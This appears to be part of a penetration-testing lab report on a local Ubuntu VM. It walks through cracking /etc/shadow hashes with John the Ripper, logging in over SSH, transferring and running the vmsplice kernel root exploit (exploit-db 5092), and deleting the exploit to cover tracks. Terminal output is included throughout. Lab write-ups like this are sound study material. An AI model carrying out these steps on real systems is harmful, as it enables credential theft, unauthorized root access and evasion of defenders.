
Cracking Password Hashes:

The /etc/shadow file contained password hashes, which were extracted and then cracked using John the Ripper. This tool was used to perform a dictionary attack on the hashes, enabling us to obtain the plaintext passwords of the users on the system.Once the hashes were cracked, we gained access to the user credentials, and the attacker could potentially escalate privileges or perform further exploitation based on the obtained passwords.


Command Executed: `cat in.txt`



Command Executed: `john –format=md5crypt –wordlist=/usr/share/wordlists/rockyou.txt in.txt`



Command Executed: `ssh -oHostKeyAlgorithms=+ssh-rsa vmware@192.168.40.128`



1.5 Escalating Privileges

After successfully gaining access to the target system using the cracked password, the next step was to escalate privileges to gain root access, as the user account had limited privileges. The goal was to escalate from the user-level access to root access, which would allow full control over the machine.

Transferring the Exploit:

We decided to use an exploit that could exploit a vulnerability in the kernel to escalate our privileges. After searching through Searchsploit, we identified a suitable exploit for the kernel version running on the target system. The exploit we chose was:

- **Exploit: vmsplice kernel exploit**
  This vulnerability in the kernel allows an attacker to gain arbitrary code execution and escalate privileges from a non-privileged user to root.

We then transferred the vmsplice exploit to the compromised user's environment. This could be done through tools such as SCP (Secure Copy Protocol). This command can be executed by opening another terminal.

Command Executed: `scp -oHostKeyAlgorithms=+ssh-rsa /usr/share/exploitdb/exploits/linux/local/5092.c vmware@192.168.40.128:/tmp`

```
┌──(sannan73㉿kali)-[/home/kali]
└─$ scp -oHostKeyAlgorithms=+ssh-rsa /usr/share/exploitdb/exploits/linux/local/5092.c vmware@192.168.40.128:/tmp
vmware@192.168.40.128's password:
5092.c                                                                                100% 6288   330.3KB/s   00:00
```

Exploiting with vmsplice:

Once the exploit was successfully transferred to the target machine, we compiled and executed it within the user's environment. The vmsplice exploit works by manipulating the kernel's memory and performing actions that allow an attacker to run arbitrary code, thus escalating privileges to root.

After executing the exploit, we achieved root access, which provided complete control over the system. This meant we could now modify system files, install malicious payloads, and further manipulate the system as needed.

After transferring the exploit, go to the terminal where the vmware user is logged in.

Commands Executed:

- `cd /tmp`
- `ls`
- `gcc 5092.c -o 5092`
- `./5092`


```
┌──(sannan73㉿kali)-[/home/kali]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa vmware@192.168.40.128
vmware@192.168.40.128's password:
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sun Apr 27 15:56:19 2025 from 192.168.40.129
vmware@ubuntuvm:~$ cd tmp
-bash: cd: tmp: No such file or directory
vmware@ubuntuvm:~$ ls
vmware@ubuntuvm:~$ cd /tmp
vmware@ubuntuvm:/tmp$ ls
5092.c  sqlDEYj7F
vmware@ubuntuvm:/tmp$ gcc 5092.c -o 5092
5092.c:289:28: warning: no newline at end of file
vmware@ubuntuvm:/tmp$ ./5092
---------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
---------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7e10000 .. 0xb7e42000
[+] root
root@ubuntuvm:/tmp#
```

Creating a Log Entry:

In the absence of a flag or proof file, and to leave a trace of our activity, we created a log entry on the system to mark our successful exploitation.



1.6 Covering Tracks


After successfully gaining root access and completing the necessary post-exploitation actions, it was crucial to cover our tracks to avoid detection. This is a common step in real-world attacks to make it harder for defenders to trace back the compromise to its source.

Deleting the Exploit:

One of the first steps in covering our tracks was to delete any traces of the exploit that had been transferred from the attacker machine to the victim machine. Since we had used the vmsplice exploit to escalate privileges, it was important to remove any files associated with this exploit to avoid detection by system administrators or security tools.

Commands Executed:

- `ls`
- `rm -rf 5092 5092.c`
- `ls`


vmware@ubuntuvm:/tmp$ ls
5092 5092.c sqlM30e46
vmware@ubuntuvm:/tmp$ rm -rf 5092 5092.c
vmware@ubuntuvm:/tmp$ ls
sqlM30e46
vmware@ubuntuvm:/tmp$